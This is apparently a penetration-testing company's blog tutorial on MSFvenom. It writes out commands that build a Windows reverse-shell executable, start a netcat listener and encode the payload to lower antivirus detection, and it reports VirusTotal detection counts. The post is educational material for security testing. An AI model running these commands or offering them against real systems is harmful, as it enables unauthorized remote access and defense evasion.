


In this post in the Cool Tools series, I’m going to share some tips on getting started with MSFvenom and how it can help you obtain a reverse shell on your penetration tests. If you missed Andrew Trexler’s recent Nuclei blog, be sure to check that out when you finish here!
MSFvenom is a great tool for generating shellcode quickly, with both encryption and/or encoding options available to help prevent AV detection.
The Basics
MSFvenom is part of the Metasploit framework and comes installed with Kali Linux but can also be installed using the following command:
sudo apt install Metasploit-frameworkPayloads
The tool has a variety of payloads for different purposes, for specific Operating Systems (including Windows and Linux), and for a large list of web application architectures. A list of all payloads can be obtained from the tool with this command:
msfvenom -l payloadsA full list of options can be obtained from the tool using:
msfvenom –helpRunning a Payload
For this example, we will assume that we are running our payload on a computer on a shared internal network. To gain a reverse shell on a target system, we will first need to discover our internal IP address and setup a listener port.
First we will generate a reverse shell payload for a Windows machine as an .exe file, without any additional options:
msfvenom -p windows/shell/reverse_tcp LHOST=<Your IP Address> LPORT=<Your listening port> -f exe > rev-shell.exe
Next we place the reverse shell file, now called rev-shell.exe, on the host we are attacking.
After that, we open up a listener port using Netcat with the following command:
nc -lp 9897
We see that netcat is actively listening on TCP/9897.

If we execute the payload on the attacking host, we should get a shell on Netcat:
Bypassing Antivirus

This version of the payload generated by MSFvenom will quickly be picked up by most AV solutions. When running the generated payload through VirusTotal we see 64/75 detection engines pick up the reverse shell payload as a virus:
Let’s regenerate the payload with encoding applied in 10 iterations, using the following command:
msfvenom -p windows/x64/custom/reverse_tcp --encoder x64/xor -i 10 LHOST=<your IP Address> LPORT=<preferred port number> -f exe > rev-shell_encoded.exe
Sending that file through VirusTotal, we see that 57/75 detection engines pick the payload up at a threat:

There are many features within MSFvenom to help obfuscate the payload from antivirus software and to help bypass AV detection while in transit.
In Conclusion
You can explore more information regarding MSFvenom and the entire Metasploit-framework here: https://www.offsec.com/metasploit-unleashed/msfvenom
I hope you’ve enjoyed this look at MSFvenom. We hope you’ll take a look at the next post in the Cool Tools series as well.

Nathan Anderson
About The Exploit
The Exploit is written by Raxis penetration testers. Every post is a technical writeup from someone who runs engagements for a living, with code, command output, and the reasoning behind each step. Topics include exploit research, vulnerability disclosure, tool development, and the offensive techniques showing up in current client work.
Search The Exploit Blog
Raxis Discovered Vulnerabilities
View the CVEs and bugs that Raxis pentesters have uncovered and submitted.
Work With the Pentesters Who Wrote This Blog
The engineers behind these posts run real engagements every week. Put them on your network, web apps, APIs, or cloud and see what an attacker would find first.
Blog Categories
- AI
- Careers
- Choosing a Penetration Testing Company
- Exploits
- How To
- In The News
- Injection Attacks
- Just For Fun
- Meet Our Team
- Mobile Apps
- Networks
- Password Cracking
- Patching
- Penetration Testing
- Phishing
- PTaaS
- Raxis Discovered Vulnerabilities
- Raxis In The Community
- Red Team
- Security Recommendations
- Social Engineering
- Tips For Everyone
- Web Apps
- What People Are Saying
- Wireless
